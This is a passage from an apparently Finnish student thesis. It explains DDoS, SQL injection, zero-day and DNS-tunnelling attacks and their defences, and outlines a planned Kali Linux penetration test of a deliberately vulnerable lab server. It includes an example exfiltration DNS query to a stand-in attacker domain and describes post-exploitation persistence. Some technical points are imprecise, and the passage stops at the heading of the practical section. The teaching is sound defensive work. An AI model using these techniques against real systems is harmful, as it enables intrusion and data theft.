DDoS-hyökkäyksistä suurin osa pohjautuu suuren liikkuvaan datamäärään (Kesasvan, 2016, -b). Vaikka höykkäyksissä on parempi mitä enemmän tietoa saadaan lähtemään kohteelta, ei hyökkääjän itse tarvitse lähettää suuria datamääriä. Hyökkäyksessä hyödynnetään tapaa, jossa hyökkääjää esittää olevansa hyökkäyksen kohde. Tätä kutsutaan nimellä Spoofing. Hyökkäyksen kohdetta esittävä hyökkääjä voi lähettää hyvinkin yksinkertaisia kyselyitä johonkin palveluun, jotka vastaavat hyökkäyksen kohteelle, eikä suinkaan kyselyn alkuperäiselle lähettäjälle: hyökkääjälle.

Hyökkääjä pääsee helpolla, koska voi pienilläkin kyseilyillä saada julkisilta palvelimilta suuria määriä dataa lähetettyä hyökkäyksen kohteelle (Kesasvan, 2016, -b). Esimerkiksi DNS-palvelimelta voidaan pyytää kaikki sen tietämät tietueet ja lähettää ne hyökkäyksen kohteelle. Tämä on moninkertainen lasti verrattuna hyökkääjän panostukseen. Samainen kysely voidaan myös samanaikaisesti lähettää useaan eri osoitteeseen ja hyökkäyksen vaikutukset ovat taas moninkertaistettu.

3.4.2 Protocol-based DDoS -hyökkäys

Volumetrisiin hyökkäyksiin verrattuna protokollahyökkäykset kohdentuvat verkon kommunikaatioprotokolliin, joita ovat TCP, HTTP, UDP, jne (A10, i.a.-b). Ongelmalliseksi tämän DoS-hyökkäyksen tekee protokollian monimutkaisuus ja niiden maailmanlaajuinen käyttö. Niiden korjaus saattaa olla hidasta ja uusia haavoittuvuuksia löytyy usein.

3.4.3 Application-based DDoS -hyökkäys

Applikaatiopohjainen hyökkäys kohdentuu haavoittuvuuksiin sovellusten sisällä (Pentasecurity, 2020). Ne yrittävät lähettää pyyntöjä sovelluksille, kuten Apache-palvelimelle,

mahdollisimman legitiimissä muodossa. Tämä toiminta auttaa sen huomaamattomuutta. Esimerkiksi tämän tyyppinen hyökkäys voi jumittaa palvelimen lähettämällä sille vajavaisia kyselyjä. Tämä saa kohteen avaamaan yhteyden hyökkääjään. Yhteyttä yritetään pitää auki mahdollisimman kauan. Kohteelle tehdään toistuvia samanlaisia kyselyjä kunnes enempää ei voida käsitellä. Tätä voidaan kutsua myös termillä SYN-flood.

3.4.4 DoS-hyökkäysten estäminen

Rubens (2018) ehdottaa seuraavia keinoja DDoS-hyökkäysten estämiseen:

Yksinkertaisin keino on DDoS-hyökkäysten estämiseen on tietoliikennekaistan lisääminen. Jos saatavilla oleva tietoliikennekaista on suurempi kuin hyökkääjien aiheuttamat piikit verkkoliikenteesä, ei niillä ole vaikutusta. Vaikka se lisää kynnystä hyökkäyksille, on valitettavasti tietoliikennekaistan lisääminen käytännöllistä vain tiettyyn pisteeseen asti.

Jotta hyökkäyksen suorittaminen olisi mahdollisimman hankalaa, tulee verkkoliikenteen olla jaettuna tasapuolisesti usealle eri palvelinkeskukselle. Tärkeää tässä on kuitenkin mahdollisten pullonkaulojen välttäminen ja eri verkkojen hyödyntäminen näille palvelinkeskuksille. Verkkopalvelimia voidaan myös suojata laitteistoilla, jotka on tarkoitettu erityisesti liikenteen tarkkailuun ja hyökkäysten estämiseen ennen kuin ne edes pääsevät itse palvelimelle. Nämä menetelmät tulisi myös toteuttaa DNS-palvelimelle.


Laitteiston konfigurointi auttaa estämään tietynlaisen liikenteen. Esimerkiksi konfiguroinnilla voidaan estää DNS-pyynnöt tai ICMP-paketit oman verkon ulkopuolelta. Laitteistoa voidaan suojata myös asentamalla erilaisia ohjelmistoja, kuten verkon suojaamiseen tarkoitettuja palomuureja ja verkkosovelluspalomuureja.

3.5 SQL-injection (SQLi)

Sql-injektio on yksi yleisimmistä tavoista datan varastamiseen yrityksiltä (Berkley University Of California, i.a.-a). Vaikka SQL-injektiota voi käyttää mihin vain SQL-pohjaiseen tietokantaan, ovat verkkosivustot kohteena kuitenkin yleisimpiä. Se on tekniikka, jossa haitallinen koodi suoritetaan käyttäjän syötekentän välityksellä pohjalla olevassa SQL-

tietokannassa. SQL-hyökkäykset ovat mahdollisia kehnon koodauksen takia, se jättää aukkoja käyttäjän syötteen tarkistukseen ja mahdollistaa kyselyt suoraan tietokannalta.

Hyökkäyksen vakavuudesta riippuen seuraamuksia voi SQL-injektiolla olla laidasta laitaan (Acunetix by Invicti, i.a). Hyökkääjä voi päästä käsiksi tietokannan käyttäjien tunnuksiin, jopa admin-tason tunnuksiin kaikilla oikeuksilla. Lievimmillään päästään käsiksi tietoon, jonka näkemin ei ole kenellekkään haitallista. Tarpeeksi vakava heikkous mahdollistaa koko tietokannan hallinnan ja joistakin tietokanta palvelimista päästään käsiksi jopa käyttöjärjestelmään. Koska SQL mahdollistaa tiedon lataamisen, muokkaamisen ja jopa poistamisen, ovat mahdollisuudet monet. Esimerkiksi jos kyseessä on rahataloudellinen tietokanta, voi hyökkääjä muuttaa tilitietoja, poistaa liiketoimia ja jopa siirtää rahaa. Vaikka poistettua tietoa saataisiin palautettua varmuuskopioilla, voidaan jotain tietoa silti menettää. Joka tapauksessa yrityksiin kohdistunut onnistunut hyökkäys on luottamuksen menetys asiakkaan silmissä.



Kuvio 2. Tyypillisen SQL-injektion kulku.

SQL-injektiot voidaan luokitella kolmeen kategoriaan, riippuen tyylistä, jolla hyökkääjä pääsee käsiksi back end -dataan, ja aiheutetun vahingon suuruudesta. Nämä kategoriat ovat: In-band SQLi, Inferential SQLi (Blind) and Out-of-band SQLi (Imperva, i.a).

3.5.1 In-band SQLi


In-band SQLi-hyökkäyksen yksinkertaisuuden ja tehokkuuden takia se on eräs yleisimmistä SQLi-hyökkäyksistä ja se perustuu tapaan käyttää yhtä kanavaa hyökkäykseen ja tulosten keräämiseen (Imperva, i.a). Tällä menetelmällä on kaksi variaatiota. Hyökkääjä tekee toimintoja, jotka tarkoituksella antavat tietokannasta virheilmoituksia. Näistä virheilmoituksista kerätään tietoa tietokannan rakenteesta, tätä kutsutaan nimellä Error Based SQLi. Union-based SQLi on taas tekniikka, jossa hyödynnetään UNION SQL -operaattoria. Union-operaattori yhdistää useamman SELECT-komennolla luodun lausekkeen yhteen HTTP-vastaukseen.

3.5.2 Inferential SQLi

Inferential SQLi, tunnetaan myös nimellä Blind SQLi (Imperva, i.a). Hyökkäyksessä hyökkääjä ei saa kohteesta mitään varsinaista dataa, vaan tarkoitus on lähettää kohteeseen suurempia määriä dataa ja tutkia miten se reagoi. Kohteen vastauksesta ja käyttäytymismallista riippuen saadaan tietoa tietokannan rakenteesta. Myös Inferential SQLi jaetaan kahteen luokkaan. Boolean (totuusarvomuuttuja) hyökkäyksissä tietokantaan lähetetään kyselyitä, jotka palauttavat vain tietynlaisia vastauksia. Riippuen nähtävistä muutoksista saadussa HTTP-vastauksessa, voi hyökkääjä päätellä oliko vastaus kyselyyn tosi vai epätosi. Time-based-metodi taas lähettää kyselyn joka saa tietokannan odottamaan muutaman sekunnin ennen vastausta. Riippuen siitä tuliko HTTP-vastaus välittömästä vai hetken kuluttua, voidaan päätellä oliko vastaus kyselyyn true or false.

3.5.3 Out of band SQLi

Out of band SQLi -hyökkäys on vähemmän yleinen, sillä se edellyttää kohteilta tiettyjä ominaisuuksia (Infosec Write-Ups, 2019). Sitä käytetään, kun kyselyjä kohteesta ei saada enää yhtä kanavaa pitkin tai tieto ei ole luotettavaa time-based-hyökkäyksissä korkeiden vasteaikojen sekä palvelimien epävakauksien takia. Koska kyselyn tuloksia ei pystytä suoraan tulostamaan verkkopalvelimen kautta, joudutaan haluttu tieto lähettämään suoraan hyökkääjän hallitsemalle palvelimille. Tämä edellyttää, että kohde tietokannassa on tarvittava funktio tiedon lähettämiseen.



Kuvio 3. Esimerkki Out of band -injektion kulusta.

3.5.4 SQL-hyökkäysten estäminen

Koska SQL-injektioista hyökkäysmalleista on paljon erilaisia variaatoita, on täysin suojatun tietokannan pystyttävä ehkäisemään näitä kaikilla tasoilla. Hacksplainingin (i.a) ja Owaspin (i.a) mukaan nämä ovat parhaat keinot suojautua:

Parametrisoidut kyselyt/lausunnot. Rajoitetaan käyttäjälle mahdollisten kyselyiden hakutermejä ja -tuloksia (Hacksplaining, i.a). Hakutermien muoto on määritelty tarkasti, estäen SQL-injektioyrityksiä. Esim. hakutermi etunimeä varten ei voi sisältää erikoismerkkejä.

Object Relational Mapping, eli ORM, on kehys, jonka ansiosta sovelluskehittäjien harvoin tarvitsee itse osata SQL-kyselyitä tai niiden muodostamista. Sen sijaan, että verkkosivulla loppukäyttäjälle annetaan mahdollisuus muodostaa kokonainen SQL-kysely, käytetäänkin ORM-kehyksen funktioita syötteen käsittelyyn (Hacksplaining, i.a). Tämä pitää huolen siitä, ettei sovelluksiin päädy kokemattoman ohjelmoijan turvattomia toteutuksia SQL-kyselyistä.

Syötteen sanitointi (Sanitizing Inputs). Tarkastetaan, että annettu data on tietynlaista (Hacksplaining, i.a). Estetään erikoismerkit tai vaihtoehtoisesti poistetaan ne lähettämisen aikana, ehdottomasti viimeistään palvelimen päässä ennen kuin dataa käsitellään SQL-kyselynä. Esim. Etunimi + Sukunimi -kentissä ei tarvita erikoismerkkejä kuten: ?=)(/&%¤#"!.

Salasanojen tiivisteet (Password Hashing) ja salasanojen suolaus (Password Salting). Salasanoista otetaan yksisuuntainen tiiviste, jota ei voi purkaa takaisinpäin (Hacksplaining, i.a). Täten käyttäjän alkuperäinen salasana pysyy salassa, vaikka hyökkääjä pääsisikin tietokantaan käsiksi. Salasanat käännetään "suolaa" vasten ennen tallentamista. Kirjautumisaikana käyttäjän antama salasana "suolataan" ja lopputulosta verrataan tietokannasta löytyvää dataa vasten.

Kolmansien osapuolinen autentikaatio (Third Party Authentication). Suojataan oma tietokanta jo valmiiksi turvalliseksi todetuilla autentikaatiofunktioilla ja -palveluilla (Hacksplaining, i.a).

Syötteen validoiminen (Input Validation) pyrkii vähentämään SQL-kyselyn mahdollisuuksia rajoittamalla kyselyn sisältämät komennot vain sallittujen komentojen listan sisältöön (OWASP, i.a). Myös ristikkäiset kyselyt eri tietokannoista on estetty. Jos käyttäjän on mahdollista tehdä kysely, jossa haetaan sähköpostiosoitetta, tulee kysely rajata vain sähköpostiosoitteita sisältäviin kolumneihin ja taulukoihin. Ristikkäisiä kyselyitä eri taulukoista ei sallita, ja jokainen käyttäjän suorittama kysely rajoitetaan ainoastaan datan kysymiseen ja palauttamiseen. Komennot kuten "Show tables" sekä "Shutdown" eivät ole sallittujen komentojan listalla.

Vähimmäisoikeuksien perusteet (Principle of Least Privilege). Annetaan käyttäjälle / syötteelle / sql-moottorille / tietokantoihin vain tarpeellinen määrä oikeuksia (OWASP, i.a). Rajoitetaan hyökkäyspinta-alaa merkittävästi.

3.6 Zero-day exploit

Kun puhutaan Zero-day exploitista, hyödynnetään haavoittuvuutta, johon ei ole vielä olemassa korjausta (Cybersec, i.a). Haavoittuvuus on juuri keksitty tai se ei ole yleisesti julkisessa tiedossa. Voidaan siis sanoa, että sillä on nolla päivää historiaa. Erityisen vaaralliseksi Zero-day exploitit tekee niiden potentiaalinen ja yhtäkkinen haittaohjelmien leviäminen.

3.7 DNS Tunneling

Ominaista DNS-tunneloinille on sen huomaamattomuus ja ovela tapa ohittaa palomuuri (Lifinski, i.a). Koska se hyödyntää yleisessä käytössä olevaa DNS-protokollaa, sitä harvoin tarkkaillaan haitallisen käytön varalta. DNS-tunnelointihyökkäyksessä dataa lähetetään DNS-kyseleiden avulla verkosta ulos. Dataa lähetetään pala palalta ja se on siksi hidasta. Tämä siis tarkoittaa tiedon lähettämistä hyökkääjän hallitsemaan domainiin sub-domainin muodossa.

Käytännössä hyökkääjä hallitsee sivustoa nimeltä HyökkääjänSivu.fi. Haittaohjelma kohteen tietokoneessa tekee DNS-kyselyitä verkkoon, josta päädytään hyökkääjän domainiin (Gantenbein, 2021.). Tietoa voidaan lähettää hyökkääjän haluamassa muodossa, rajoitteena on kuitenkin DNS-protokollan merkkimäärät ja erikoismerkkien rajoitteet. DNS-kysely voi olla siis esimerkiksi muodossa ”10101010.HyökkääjänSivu.fi”. DNS-kysely käy läpi maailmanlaajuisen DNS-palvelun joka ohjataan hyökkääjän omaan domainiin ”HyökkääjänSivu.fi”. Sub-domain osa ”10101010” on nyt päätynyt hyökkäjän käsiin.

3.7.1 DNS-hyökkäysten estäminen

Koska DNS-palvelu on välttämätön palvelu, on siihen kohdistuvien hyökkäyksien esto vähintäänkin hankalaa (Taylor, i.a). Vaikka verkkoliikenne estettäisiinkin havaittuihin tai tunnetuihin kohteisiin estettäisiinkin, on hyökkääjän helppo vaihtaa uuteen vähemmän tunnettuun tai uuteen domainiin. Tästä syystä verkkoliikenteen tarkkailu erilaisilla työkaluilla on tehokkain keino sen estämiseen.

DNS-tunneloinnin estäminen on hankalaa ja vaatii usein automatisoituja ohjelmistoja, jotka kykenevät analysoimaan verkkoliikennettä reaaliajassa (Sanderson, 2016). Vaikka ohjelmistoja on useita erilaisia, ne kaikki tukeutuvat kuitenkin samoihin menetelmiin. Nämä menetelmät ovat DNS-kyselyiden aktiivinen seuraaminen ja relaatioiden muodostaminen, verkkosivujen listaus ja luokittelu maineen ja luotettavuuden mukaan, verkkosivun ylläpidon maantieteellisen sijainnin tarkastaminen, julkiset ja yksityiset listat IP-osoitteiden historiallisista tiedoista sekä DNS-kyselyn merkkimäärän pituus.

R. Ketosen (henkilökohtainen tiedonanto, 16.10.2021) mukaan aktiivisessa verkkoliikenteen seuraamisessa ollaan usein kiinnostuneita pitkistä, toistuvista DNS-kyselyistä samaan domainiin, mutta eri sub-domainiin. Tämä on usein viittaus siitä, että isoja määriä tietoa siirretään DNS-kyselyiden yli hyökkääjän ylläpitämälle palvelimelle. Verkkosivun maine ja luotettavuus, sekä maantieteellinen sijainti antavat myös hyvää tietoa aktiiviselle analyysille.

4 TESTAAMISEN MÄÄRITTELY

4.1 Tarkoitus ja tavoite

Tässä työssä on tarkoitus Kali Linuxin avulla havainnollistaa, miten murtautuminen verkkohyökkäyksessä voisi tapahtua. Tarkoituksena on paikantaa samassa verkossa oleva kohdelaite, joka ylläpitää kuvitteelisen yrityksen sisäverkon palveluja. Tavoitteena on löytää heikkous, tutkia heikkoutta ja katsoa, mihin se johtaa tai miten sitä voisi hyödyntää.

4.2 Ympäristö ja työkalut

Toteutus tapahtuu Vmware Workstationilla luodussa virtuaaliympäristössä. Tutkinta tapahtuu Kali-Linux-käyttöjärjestelmällä ja kohteena on virtuaaliympäristössä oleva Windows 10 -palvelin, joka on tarkoituksella jätetty haavoittuvaiseksi. Itse Kalista löytyy satoja työkaluja tietoturvatestaamiseen ja näistä käytetään muutamaa.

4.2.1 Kohdelaite

Kohdelaitteena toimii Microsoft Windows Server 2016 -palvelin, johon on asennettu viimeisimmät päivitykset (lokakuu 2021). Palvelimelle on asennettu erilaisia palvelinsovelluksia, joita käytetään ympäri maailmaa tuotantoympäristöissä. Sovelluksia, joita palvelimelle on asennettu, ovat mm. Secure Shell(SSH), Internet Information Services(IIS), Apache sekä Apache Tomcat. Asennetut sovellusversiot ovat päivittämättömiä, mikä luo todellisuuden tuntua työhön. Asennusohjeet löytyvät Github-käyttäjän "Rapid7" alta, hakemistosta "Metasploitable3". Näitä skriptejä ajamalla tuotettiin tarkoituksella haavoittuvainen palvelinympäristö.

4.2.2 Vmware Workstation

Seinäjoen ammattikoulussakin paljon käytetty Vmware Workstation on Vmware yrityksen-kehittämä. Wmware Workstation mahdollistaa usean eri virtuaaliympäristön asennuksen ja samanaikaisen ajamisen yhdeltä fyysiseltä tietokoneelta (Techopedia, 2011.-b).

4.2.3 Kali Linux

Kali Linux on Linuxin tietoturvapainotteinen käyttöjärjestelmäjakelu (Williams, 2021). Se on tarkoitettu erityisesti tietokoneiden tunkeutumistestaamista ja analysointia varten. Sen on kehittänyt Offensive Securityn Mati Aharoni ja Devon Kearns. Kali linux on uudelleenkirjoitettu versio BackTrack Linuxista. Se sisältää useita satoja hyvin suuniteltuja työkaluja tunkeutu4mistestausta, tutkimusta, analyysia ja takaisinmallinnusta (reverse engineering) varten.

Erittäin ainutlaatuiseksi Kalin tekee sen kohdeyleisö (Williams, 2021). Sitä käyttävät alan ammattilaiset sekä hyvään että pahaan. Alan ammattilaiset kuten, verkkoarkkitehdit ja verkon ylläpitäjät, käyttävät Kalia haavoittuvuuksien havaitsemiseen ja estämiseen. Sitten on taas niin sanottuja ”Black Hat Hackers”, jotka käyttävät Kalia haavoittuvuuksien löytämiseksi, hyödyntämiseksi ja omien etujensa ajamiseksi. Eettisiksi ”White Hat” -hakkeroijiksi kutsutaan henkilöitä, jotka laillisen sopimuksen alla testaavat esimerkiksi firmojen tietoturvaa.

Kali Linuxia voidaan käyttää usealla eri tapaa. Tässä työssä se asennetaan virtuaalikoneelle, mutta se voitaisiin asentaan suoraan tietokoneellekkin. Uudempia tapoja on ostaa esimerkiksi Amazon-pilvipalvelu, johon Kalin voi myös asentaa. Windows 10 storesta löytyy vielä beta-vaiheessa oleva Kali Linux -sovellus (Williams, 2021).

4.2.4 Nmap (Network Mapper)

Kali Linuxistakin löytyvä Network Mapper on avoimen lähdekoodin työkalu (NMAP, i.a). Sitä käytetään verkon haavoittuvuuksien skannaamiseen ja löytämiseen. Sen oleellisin työkalu on port-scanning. Nmap lähettää paketteja kohdeosoitteeseen ja riippuen pakettien vastauksesta saadaan tieto avoimista tietoliikenneporteista. Tietoliikenneportin tilan lisäksi saadaan tarkkaa tietoa, mikä ohjelmistoversio porttia käyttää.

4.2.5 Metasploit Framework

Metasploit Framework on avoimen lähdekoodin projekti. Se tarjoaa julkisen resurssin haavoittuvuuksien tutkimiseen ja koodin kehittämiseen (Williams, 2021). Se sallii tietoturva-asiantuntijoiden tunkeutua omiin verkkoihinsa riskien tunnistamiseksi ja paikallistamiseksi.

Vaikka Kali Linuxissa työkaluja on useita, on Metasploit Framework suurimmassa käytössä. Koska Metasploit Framework käytetään komentorivin kautta, on syytä tietää sen peruskomennot, joita voi lukea esimerkiksi linkistä https://www.javatpoint.com/metasploit-commands. Komennolla ”search SSH” esimerkiksi löytää helposti kaikki moduulit liittyen sovellukseen SSH. ”Use”-komennolla haluttua moduulia käytetään ja ”Set”-komennolla voidaan muuttaa asetuksia. Jos jotain halutaan muuttaa kaikkien moduulien välillä, voidaan ”Set”-komentoon lisätä ”g”, joka on lyhenne sanasta global.

4.3 Toteutuksen rakenne

Lyhyesti kuvattuna toimintatapa on seuraava: tiedustelu, riskimallinnus, haavoittuvuusanalyysi, haavoittuvuuden hyödyntäminen, sisäänpääsyn hyödyntäminen ja tulokset.

4.3.1 Tiedustelu

Brathwaiten (i.a) mukaan tiedustelua on kahdenlaista: passiivista ja aktiivista.

Passiivisella tiedustelulla tarkoitetaan kohdeympäristön normaalien palvelujen ja toimintojen tarkastelua (Brathwaite, i.a). Toisinaan yksittäistä kohdelaitetta ei ole tiedossa, vaan tarkoituksena on kartoittaa kaikki verkkoympäristön laitteet. Tähän voidaan hyödyntää sovellusta "nmap", joka mahdollistaa nopean verkkoympäristön tarkastelun ja nostaa esille mahdolliset kohdelaitteet.

Aktiivisella tiedustelulla tarkoitetaan kohdelaitteiden paikantamista ja niiden palvelujen tarkastelua (Brathwaite, i.a). Samaisella sovelluksella "nmap" on mahdollista käydä läpi

kaikki laitteen tietoliikenneportit ja niiden takana olevat sovellukset, jotka mahdollistavat palvelujen toteutuksen.

4.3.2 Riskimallinnus

Riskimallinnuksella tarkoitetaan kohdeympäristön, laitteen tai sovelluksen ongelmakohtien paikantamista (Johnson, i.a). Nämä ongelmakohdat muodostavat riskin kohteen omistajille, mahdollistaen hyödyntämisvektorin hyökkääjille. Näiden tarkoitus on kerätä tietoa kohteesta, tai aiheuttaa rahallista vahinkoja omistajille. Sekä kohteet että data voivat olla bisneskriittisiä, ja niiden menetys voi ajaa yrityksiä tai yksilöitä ahdinkoon.

4.3.3 Haavoittuvuusanalyysi

Haavoittuvuusanalyysin tarkoitus on tutkia kohteen sisältämiä riskejä ja haavoittuvuuksia (Pentest, i.a.-a). Haavoittuvuus voi olla esimerkiksi heikko salasana tai salasanan puute, tiedon vuotaminen erinäisistä syistä, vanhat sovellusversiot tai puutteelliset laitekonfiguraatiot. Haavoittuvuudet voivat kevyeimmillään ilmoittaa laitteen sovelluksen versionumeron, ja pahimmillaan päästää hyökkääjän suoraan laitteen tietoihin käsiksi.

Tunnetuista haavoittuvuuksista (CVE, Common Vulnerabilities and Exposures) ylläpidetään maailmanlaajuisia listoja, jotka auttavat laiteympäristöjen omistajia parantamaan ympäristönsä turvallisuutta. Tunnetusti haavoittuvaista sovellusversiota ei ole suotavaa käyttää. Tunnetuimpia listoja ovat mm. Cve.Mitre.org, Cvedetails.com sekä Nvd.Nist.gov.

4.3.4 Haavoittuvuuden hyödyntäminen

Hyödyntämisvaiheen tarkoitus on puhtaasti testata pääsyä laitteelle ohittaen suojausmekanismit (Pentest. i.a.-b). Mikäli aiempi vaihe, haavoittuvuusanalyysi, toteutettiin hyvin ja syvällisesti, tämän vaiheen tulisi olla helppo toteuttaa. Päätarkoituksena on identifioida mahdolliset aukot suojausmekanismeissa ja saada pääsy kohteen sisälle.

4.3.5 Sisäänpääsyn hyödyntäminen

Sisäänpääsyn hyödyntämisvaiheen tarkoituksena on määritellä sisäänpääsyn taso ja hyödyllisyys, sekä jatkohyödyntämisen mahdollisuudet ja sisäänpääsyn varmistaminen (Pentest, i.a.-c). Mikäli hyökkääjä on saavuttanut jalansijan arkaluontoisessa kohdelaitteessa (HTTP-palvelin, Active Directory -palvelin), on seuraava askel luoda lisää mahdollisuuksia myöhempää sisäänpääsyä varten. Tällä tavoin hyökkääjä pitää huolen siitä, että pääsee käsiksi dataan myöhemminkin, vaikka alkuperäinen sisäänpääsyn mahdollistava aukko paikattaisiinkin. Vaihtoehtoisia sisäänpääsyn menetelmiä on esimerkiksi etäyhteyksien avaaminen sekä käyttäjätunnusten luominen laitteelle.

R. Ketosen (henkilökohtainen tiedonanto, 16.10.2021) mukaan hyökkääjät ovat usein kiinnostuneita kaikesta datasta, ja usein luovatkin siitä oman kopion hallitsemaansa laitteeseen. Haluttu data voi sisältää mm. yrityksen työkaluja, palkkatietoja, henkilötietoja, patentteja, kehityskohteita ja sijoitustietoja. Näitä tietoja voidaan hyödyntää kohteen kiristämiseen. Yritys saattaa maksaa suuriakin summia siitä, että tietoja ei levitettäisi eteenpäin. Eettisessä hakkeroinnissa näistä tiedoista raportoidaan erikseen, ja yritys pyrkii paikkaamaan aukot ajoissa.

4.3.6 Tulokset

Eettisessä hakkerointiharjoituksessa luodaan aina lopulta raportti tehdyistä toimista sekä löydöksistä. Rikollismielessä toteutetussa hakkeroinnissa luodaan usein raportti omaa käyttöä varten, mikäli joku muu hyökkääjä olisi kiinnostunut maksamaan hakkeroinnin datasta.

Johtotason raportti sisältää usein tiedot harjoituksen taustoista, harjoituksen kohteista, riskiprofiloinnin, yleiset havainnot tietoturvallisuudesta, suositelluista toimenpiteistä sekä strategisen etenemissuunnitelman. Tekninen raportti sisältää tarkemmat tekniset tiedot harjoituksesta ja sen etenemisestä. Pentestin (i.a.-d) mukaan raportti yleensä sisältää seuraavat asiat:


- Harjoituksen toteutus ja esittely
- Tiedonkeruu ja sen tulokset
- Passiivinen tiedonkeruu

- Aktiivinen tiedonkeruu
- Yritystiedon keruu
- Henkilötietojen keruu
- Haavoittuvuuksien analysointi
- Haavoittuvuuksien hyödyntäminen
- Sisäänpääsyn hyödyntäminen
- Riskit ja altistuminen
- Yhteenveto.

5 KÄYTÄNNÖN TESTAAMISTA KALI LINUXILLA

5.1 Tiedustelu

